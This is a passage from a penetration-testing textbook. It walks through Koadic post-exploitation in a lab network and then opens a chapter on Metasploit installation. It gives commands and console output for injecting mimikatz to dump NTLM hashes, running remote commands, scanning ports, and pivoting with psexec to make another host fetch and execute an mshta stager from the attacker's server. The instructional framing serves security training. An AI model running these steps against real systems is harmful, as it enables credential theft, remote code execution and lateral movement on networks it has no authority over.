
The `listeners` command will list down all the stagers running. So, when the payload is set to `0` it means the payload will be using the given stager ID `0`; that is, the MSHTA stager for implant delivery over to the zombie for execution.

The implant is now ready to be executed on the target system:

Run




At the time of execution, a new connection is created with the elevated privileges with zombie ID `2`. On getting the information regarding the elevated connection, we can see clearly that the privileges were escalated with the `*` on the user field. The same is mentioned on the ID as well:




We can either use the implant for dumping hash or we can use `mimikatz`. Koadic supports `mimikatz` by injecting the DLL into the memory directly. To use `mimikatz`, run the following command:

```
use implant/inject/mimikatz_dynwrapx
```



You can run it directly without changing any settings:

```
run
```



By running the implant, we were able to fetch the NTLM hashes, which can further be used in pivoting.

To execute a command on a zombie we can use the `exec_cmd` implant, which can be run by executing the following command:

```
use implant/manage/exec_cmd
```

```
(koadic: imp/gat/user_hunter)$ use implant/manage/exec_cmd
(koadic: imp/man/exec_cmd)$ info

        NAME        VALUE           REQ     DESCRIPTION
        -----       ------------    ----    -------------
        CMD         hostname        yes     command to run
        OUTPUT      true            yes     retrieve output?
        DIRECTORY   %TEMP%          no      writeable directory for output
        ZOMBIE      ALL             yes     the zombie to target
```

`CMD` option is the command that you want to execute. This implant will execute the command and save the result in a file that will be stored on the `%TEMP%` directory (as mentioned in the implant settings). We can change the directory accordingly but make sure the directory is writeable.

In this case, we will be executing a command to get the list of users on the system by setting `cmd` to `net user`:


```
set cmd "net user"
```

```
(koadic: imp/man/exec_cmd)$ set cmd "net user"
[+] CMD => "net user"
(koadic: imp/man/exec_cmd)$ run
[*] Zombie 1: Job 3 (implant/manage/exec_cmd) created.
[+] Zombie 1: Job 3 (implant/manage/exec_cmd) completed.
(koadic: imp/man/exec_cmd)$ run
Result for `"net user"`:
(koadic: imp/man/exec_cmd)$ run

User accounts for \\DESKTOP-M48V4T8


-------------------------------------------------------------------------------
Administrator            bugsbounty               DefaultAccount
defaultuser0             Guest                    offsec
WDAGUtilityAccount
The command completed successfully.
```

Pivoting


We now have access to the `192.168.10.171` system and using the credentials of this system, we can move around in the network and try to access another system that is in the same network. However, for this to work, we need to know the services running on the system. For this, we can use the `tcp` scanner implant for port scanning, which can be done by running the following commands:

```
use implant/scan/tcp
info
set rports 135,139,445
set rhosts 192.168.10.130
set zombie 0
```




The implant is ready to roll! Now we just need to run it:

```
run
```



The mentioned ports are open, which means we can access the **Remote Procedure Call** (**RPC**) server on port `445` of this system. The main idea here is to access the RPC server to execute remote commands to execute our given `stager` command, which will get us the reverse connection over MSHTA. For this, we can use the `exec_psexec` implant and set the `cmd` to
`mshta http://192.168.10.122:9999/fGLYN`, which will execute our `stager` command on the given internal system:

```
use implant/pivot/exec_psexec
info
set cmd "mshta http://192.168.10.122:9999/fGLYN"
```



We also need to give the credentials for it:

```
set smbuser administrator
set smbpass 123456
set zombie 1
```

```
(koadic: imp/piv/exec_psexec)$ set smbuser administrator
 [+] SMBUSER => administrator
(koadic: imp/piv/exec_psexec)$ set smbpass 123456
 [+] SMBPASS => 123456
(koadic: imp/piv/exec_psexec)$ set zombie 1
 [+] ZOMBIE => 1
```

The implant is ready to run, so let's run it:

Run

```
(koadic: imp/piv/exec_psexec)$ run
[*] Zombie 1: Job 10 (implant/pivot/exec_psexec) created.
[+] Zombie 1: Job 10 (implant/pivot/exec_psexec) completed.
(koadic: imp/piv/exec_psexec)$ run

[+] Zombie 2: Staging new connection (192.168.10.130)
(koadic: imp/piv/exec_psexec)$
[+] Zombie 2: DESKTOP-4K248AF\officetest @ DESKTOP-4K248AF -- Windows 10 Pro
(koadic: imp/piv/exec_psexec)$
```

As you can see from the preceding output, when we run the implant, it executed our given `CMD` to get hooked up by our stager.

Checking on all the zombies, we can see clearly that we now have access to `192.168.10.130` as well:

```
(koadic: imp/piv/exec_psexec)$ zombies

        ID   IP               STATUS   LAST SEEN
        ---  ---------        -------  ------------
        0    192.168.10.171   Alive    2018-05-28 15:27:30
        1*   192.168.10.171   Alive    2018-05-28 15:27:31
        2    192.168.10.130   Alive    2018-05-28 15:27:30

Use "zombies ID" for detailed information about a session.
Use "zombies IP" for sessions on a particular host.
Use "zombies DOMAIN" for sessions on a particular Windows domain.
Use "zombies killed" for sessions that have been manually killed.

(koadic: imp/piv/exec_psexec)$
```

Using Koadic can be chaotic, depending upon the imagination of the user.

Summary

Let's quickly summarize what we have worked on until now. At the beginning of this chapter, you were introduced to **MSF Payload Creator** (**MSFPC**) and the steps to install MSFPC on the system. We looked at the use of resource files (`.rc`), which were generated by MSFPC besides the payload file. Different types of payload generation were presented, according to the scenario; that is, the type of shell dropped by the payload (`cmd` or `msf`), the type of payload connection used (bind versus reverse), the type of payload (staged or stageless), the communication method (`tcp/http/https/find_ports`), and the modes used for mass payload generation (batch mode or loop mode).

In the latter part of this chapter, you were introduced to Koadic, a C3 server, its installation and usage, and the stages for performing a Koadic-style post-exploitation.

Questions

1. Why use MSFPC when you can use `msfvenom`?
2. Should we expect new features in MSFPC?
3. Where can we use the `loop` and `batch` modes in a real-world scenario?
4. Is MSFPC already installed in Kali Linux?
5. Why use Koadic when you can use Empire and Metasploit?
6. There's not many modules (implants) in Koadic as compared to metasploit or Empire. Why is that?
7. What else can we use instead of these boring command-line tools?

Further reading

For more information on the topics discussed in this chapter, please visit the following links:

- **MSFvenom Payload Creator (MSFPC)**: https://github.com/g0tmi1k/mpc
- https://null-byte.wonderhowto.com/how-to/simplify-payload-creation-with-msfpc-msfvenom-payload-creator-0180240/
- **MSFPC**: https://tools.kali.org/exploitation-tools/msfpc
- **MSFvenom Payload Creator (MSFPC)**: https://www.yeahhub.com/msfvenom-payload-creator-msfpc-installation-usage/
- **Koadic**: koadichttps://github.com/zerosum0x0/koadic
- https://null-byte.wonderhowto.com/how-to/use-koadic-command-control-remote-access-toolkit-for-windows-post-exploitation-0181742/
- **Penetration Testing Lab**: https://pentestlab.blog/tag/koadic/
- **Hunting for Koadic – a COM-based rootkit**: https://countercept.com/our-thinking/hunting-for-koadic-a-com-based-rootkit/
- **Koadic: An Advanced Windows JScript/VBScript RAT!**: http://pentestit.com/koadic-advanced-windows-jscript-vbscript-rat/
- **Koadic, or COM Command & Control**: https://www.peerlyst.com/posts/bsideslv-2017-koadic-c3-windows-com-command-and-control-framework-by-zerosum0x0-and-aleph___naught-zerosum0x0

Foreplay - Metasploit Basics

Metasploit is the first tool that comes to mind whenever we think about pentesting or exploitation. The Metasploit framework is a sub-project of the Metasploit project. This helps us by providing information about vulnerabilities, as well as helping us with penetration testing.

Metasploit first came out in 2003. It was developed by H.D. Moore but was later ported to Ruby by 2007. By October 2009, Rapid 7 acquired the Metasploit project. After this, Rapid 7 added Metasploit Express and Metasploit Pro, commercial versions of the product, and then the evolution of the Metasploit framework began.

The Metasploit framework is still an open source framework that allows us to write, test, and execute exploit code. It can also be considered a collection of tools for pentesting and exploitation.

In this chapter, we will cover the basics of installing and using the Metasploit framework along with Armitage.

In this chapter, we will cover the following topics:

- A quick tour of Metasploit
- Running Metasploit
- Armitage and team server
- Armitage with slack
- Armitage and Cortana scripts

Technical requirements

- Metasploit Framework (MSF)
- Postgres (PGSQL)
- Oracle Java 1.7 or later
- Armitage


Installing Metasploit

Before proceeding with the usage, let's take a look at a quick installation guide. Windows and macOS already have installers available for Metasploit that are available here:

https://github.com/rapid7/metasploit-framework/wiki/Nightly-Installers

Installing on Linux is easy and can be done by using the following command:


```
